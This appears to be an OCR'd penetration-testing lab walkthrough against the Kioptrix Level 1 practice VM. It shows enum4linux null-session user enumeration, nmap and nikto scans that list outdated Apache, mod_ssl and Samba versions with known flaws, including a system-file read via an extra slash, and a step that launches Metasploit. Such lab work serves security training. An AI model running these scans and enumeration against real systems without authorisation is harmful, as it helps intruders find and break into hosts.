
```
=========================( Groups on 192.168.100.212 )=========================

[+] Getting builtin groups:

group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Power Users] rid:[0x223]
group:[Account Operators] rid:[0x224]
group:[System Operators] rid:[0x225]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]

[+]  Getting builtin group memberships:

Group: Backup Operators' (RID: 551) has member: Couldn't find group Backup Operators
Group: Power Users' (RID: 547) has member: Couldn't find group Power Users
Group: Users' (RID: 545) has member: Couldn't find group Users
Group: System Operators' (RID: 549) has member: Couldn't find group System Operators
Group: Replicator' (RID: 552) has member: Couldn't find group Replicator
Group: Guests' (RID: 546) has member: Couldn't find group Guests
Group: Account Operators' (RID: 548) has member: Couldn't find group Account Operators
Group: Print Operators' (RID: 550) has member: Couldn't find group Print Operators
Group: Administrators' (RID: 544) has member: Couldn't find group Administrators

[+]  Getting local groups:

group:[sys] rid:[0x3ef]
group:[tty] rid:[0x3f3]
group:[disk] rid:[0x3f5]
group:[mem] rid:[0x3f9]
group:[kmem] rid:[0x3fb]
group:[wheel] rid:[0x3fd]
group:[man] rid:[0x407]
group:[dip] rid:[0x439]
group:[lock] rid:[0x455]
group:[users] rid:[0x4b1]
group:[slocate] rid:[0x413]
```

25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
1:49
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


```
group:[sys] rid:[0×3ef]
group:[tty] rid:[0×3f3]
group:[disk] rid:[0×3f5]
group:[mem] rid:[0×3f9]
group:[kmem] rid:[0×3fb]
group:[wheel] rid:[0×3fd]
group:[man] rid:[0×407]
group:[dip] rid:[0×439]
group:[lock] rid:[0×455]
group:[users] rid:[0×4b1]
group:[slocate] rid:[0×413]
group:[floppy] rid:[0×40f]
group:[utmp] rid:[0×415]

[+]  Getting local group memberships:


[+]  Getting domain groups:

group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]

[+]  Getting domain group memberships:

Group:  'Domain Users' (RID: 513) has member: Couldn't find group Domain Users
Group:  'Domain Admins' (RID: 512) has member: Couldn't find group Domain Admins

 ================( Users on 192.168.100.212 via RID cycling (RIDS: 500-550,1000-1050) )===
==========


[I] Found new SID:
S-1-5-21-4157223341-3243572438-1405127623

[+] Enumerating users using SID S-1-5-21-4157223341-3243572438-1405127623 and logon username
'', password ''

S-1-5-21-4157223341-3243572438-1405127623-502 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-503 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-504 KIOPTRIX\unix_group.2147483400 (Local Group)
```

25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
1:50
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
S-1-5-21-4157223341-3243572438-1405127623-1025 KIOPTRIX\mail (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1026 KIOPTRIX\gopher (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1027 KIOPTRIX\news (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1028 KIOPTRIX\ftp (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1029 KIOPTRIX\uucp (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1030 KIOPTRIX\unix_user.15 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1031 KIOPTRIX\man (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1032 KIOPTRIX\unix_user.16 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1033 KIOPTRIX\unix_group.16 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1034 KIOPTRIX\unix_user.17 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1035 KIOPTRIX\unix_group.17 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1036 KIOPTRIX\unix_user.18 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1037 KIOPTRIX\unix_group.18 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1038 KIOPTRIX\unix_user.19 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1039 KIOPTRIX\floppy (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1040 KIOPTRIX\unix_user.20 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1041 KIOPTRIX\games (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1042 KIOPTRIX\unix_user.21 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1043 KIOPTRIX\slocate (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1044 KIOPTRIX\unix_user.22 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1045 KIOPTRIX\utmp (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1046 KIOPTRIX\squid (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1047 KIOPTRIX\squid (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1048 KIOPTRIX\unix_user.24 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1049 KIOPTRIX\unix_group.24 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1050 KIOPTRIX\unix_user.25 (Local User)

 ==============================( Getting printer info for 192.168.100.212 )==================
============

No printers returned.


enum4linux complete on Tue Jun 25 01:01:13 2024


┌──(silentspectre㉿kali)-[~]
└─$ 
```

25 June, 24




KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
1:56
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
S-1-5-21-4157223341-3243572438-1405127623-1047 KIOPTRIX\squid (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1048 KIOPTRIX\unix_user.24 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1049 KIOPTRIX\unix_group.24 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1050 KIOPTRIX\unix_user.25 (Local User)

 ==============================( Getting printer info for 192.168.100.212 )==============================
===========

No printers returned.


enum4linux complete on Tue Jun 25 01:01:13 2024


┌──(silentspectre㉿kali)-[~]
└─$ sudo nmap -sV -sS 192.168.100.212
[sudo] password for silentspectre:
Sorry, try again.
[sudo] password for silentspectre:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 01:55 EDT
Nmap scan report for 192.168.100.212
Host is up (0.0039s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL
/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: yMYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds

┌──(silentspectre㉿kali)-[~]
└─$ 
```

12. Identify the vulnerabilities: **sudo nitko -h <targetip>**

25 June, 24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
7:20
silentspectre@kali: ~
File Actions Edit View Help

```
┌──(silentspectre㉿kali)-[~]
└─$ sudo nikto -h 192.168.100.212
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.100.212
+ Target Hostname:    192.168.100.212
+ Target Port:        80
+ Start Time:         2024-06-27 07:19:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime
: Wed Sep  5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla
.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
 content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/we
b-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvenam
e.cgi?name=CVE-2006-3918
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current f
or the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version
).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the
 EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owas
p.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code executio
n.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows
 attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi
.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may a
llow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to t
he URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scri
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

13. Set up and start the Metasploit Framework: **sudo msfd init && msfconsole**

